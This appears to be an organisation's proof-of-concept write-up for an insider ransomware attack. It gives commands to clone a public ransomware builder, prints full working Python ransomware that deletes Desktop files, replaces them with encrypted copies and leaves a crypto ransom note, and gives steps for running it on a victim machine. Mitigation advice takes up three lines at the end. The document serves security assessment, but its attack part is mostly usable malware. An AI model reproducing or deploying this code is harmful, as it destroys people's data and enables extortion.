# POC 5 - Ransomware to Destroy Files

## Description

Ransomware is a form of malware which is designed to encrypt files within a device and rendering files and systems to be useless. After the files are encrypted, threat actors usually demand a ransom in exchange for the key to decrypt the files within the system.

While some Organisations pay the threat actor for the key, it is not a guarantee that the threat actor will honour their words and provide the correct decryption key. This will result in Organisations losing their reputation, money and files from the attack.

This attack aims to outline the threats posed to the organisation from a Ransomware attack.

## Steps to Carry Out Exploitation

There are a total of 2 steps to be caried out during the process of conducting a reverse shell attack.

The following are the 2 steps taken during the POC.

1. [Preparation Phase](#preparations)
2. [Exploitation Phase](#exploitation)

The preparation phase covers all preperatory needs inclusive of the installation of tools that can possibly prepared by the threat attacker.

The exploitation phase outlines the steps that the insider can possibly take to both remain undetected within the machine along with achieving the targeted goal of the insider threat attacker.

### Preparations

1. Clone the Ac0ddRansom repository

git clone https://github.com/Hex1629/Ac0ddRansom.git

1. Navigate into the repository and execute the file


# Navigate into the repository  
cd Ac0ddRansom  
  
# Command to execute the script to create the payload  
python ransomware\_builder.py

A screen shot of a computer

Description automatically generated

Creating a Ransomware Payload

1. Type in the following values at the various prompts and after the ransomware will be built



Ransomware Build Status

1. The code should look something like this

import os  
import base64  
from cryptography.fernet import Fernet  
  
print('Ransomware Runing (No Remove!) ')  
  
# Scan Files  
def scan(path):  
 allFiles = []  
 for home, sub\_files, file\_list\_s in os.walk(path):  
 for name\_files in file\_list\_s:  
 if '[Input\_File\_Extension]' in name\_files:  
 continue  
 allFiles.append(os.path.join(home, name\_files))  
 return allFiles  
  
#Path Files  
path\_files = os.path.expanduser('~') + '/Desktop'  
  
key\_fernet\_start = Fernet.generate\_key()  
  
#Encryption  
num = 0  
openFiles = scan(path\_files)  
for file\_os in openFiles:  
 #Read Files  
 files = open(file\_os, "rb")  
 Data\_Text = files.read()  
 files.close()  
  
 #Files Remove   
 os.remove(file\_os)  
   
 # Fernet  
 fernet\_start = Fernet(key\_fernet\_start)  
 encodedBytes = fernet\_start.encrypt(Data\_Text)  
 encodedStr = str(encodedBytes,"utf-8")  
   
 # Write Files  
 output = os.path.join(os.path.dirname(file\_os), os.path.basename(file\_os) + '[Input\_File\_Extension]')  
 files2 = open(output, "w")  
 files2.write(encodedStr)  
 num += 1  
  
# Note  
num2 = 0  
for dirName, subdirList, fileList in os.walk(path\_files):  
 OutputFile = os.path.join(os.path.join(dirName),f"NOTICE.txt")  
 file = open(OutputFile,'w')  
 file.write('''Attention maybe you have been infected by [Input\_Ransomware\_Name]!  
  
All your file have been overwrite by Encryption Fernet  
  
Don't worry, you can return all your files!  
  
The only method of recovering files is to purchase decrypt tool and unique key for you.  
This software will decrypt all your encrypted files.  
To get this software you need write on our e-mail below  
  
What guarantees do we give to you?  
Its just a business. We absolutely do not care about you and your deals, except getting benefits.  
  
Ransomware Make By [Input\_Your\_Name]  
  
<--------- Rule  
DONT try to change files by yourself, DONT use any third party software for restoring your data.  
Do not rename encrypted files.  
  
Contact us:[Input\_Contact\_Number]  
  
Send $1 worth of [Input\_Crypto\_Type] to this Address:  
[Input\_Crypto\_Currency\_Wallet\_Number]  
  
Logs Ransomware --------------->  
Personal Ransomware ID: emhevrHXUgxGDsadZThnCSDPFMT2M01ULP46Wv9n4hoGwHREOJZ2Jzi8z\_86437627344  
<--------------- Logs Ransomware  
''')  
 file.close()  
 num2 += 1  
  
print("Ransomware Done Runing!!!!!!")

1. Copy this file into an external storage for exploitation

### Exploitation

1. Install Python from the following site within the organisations system

https://www.python.org/downloads/release/python-3100/

1. Run the installer as Administrator and add python to path
2. Copy the file over from the external storage device into the machine

A screenshot of a computer

Description automatically generated

Ransomware file in system

1. Open Command Prompt and execute the following command

python [Input\_Ransomware\_Name]

A black screen with white text

Description automatically generated

Executing Built Ransomware in Victims Machine

1. Notice that the files within the directory stated is encrypted and the ransomware note appears

A screenshot of a computer error message

Description automatically generated

Ransomware Note

## Possible Mitigations and Recommendations

1. Perform Backup Regularly and Restore Offline Backup
2. Crisis Management Plan
3. Update antivirus signature database

## 

## References

[Ac0ddRansom](https://github.com/Hex1629/Ac0ddRansom) [What is Ransomware](https://www.cisa.gov/stopransomware/resources)  
[Converting Python File to exe File](https://www.geeksforgeeks.org/convert-python-script-to-exe-file/)

### Similar Repositories performing Ransomware

[Malware with Python](https://github.com/amiroooamiran/Malware-with-python)  
[MineHackingTools](https://github.com/MinegamesAdministrationTool-zz/MineHackingTools)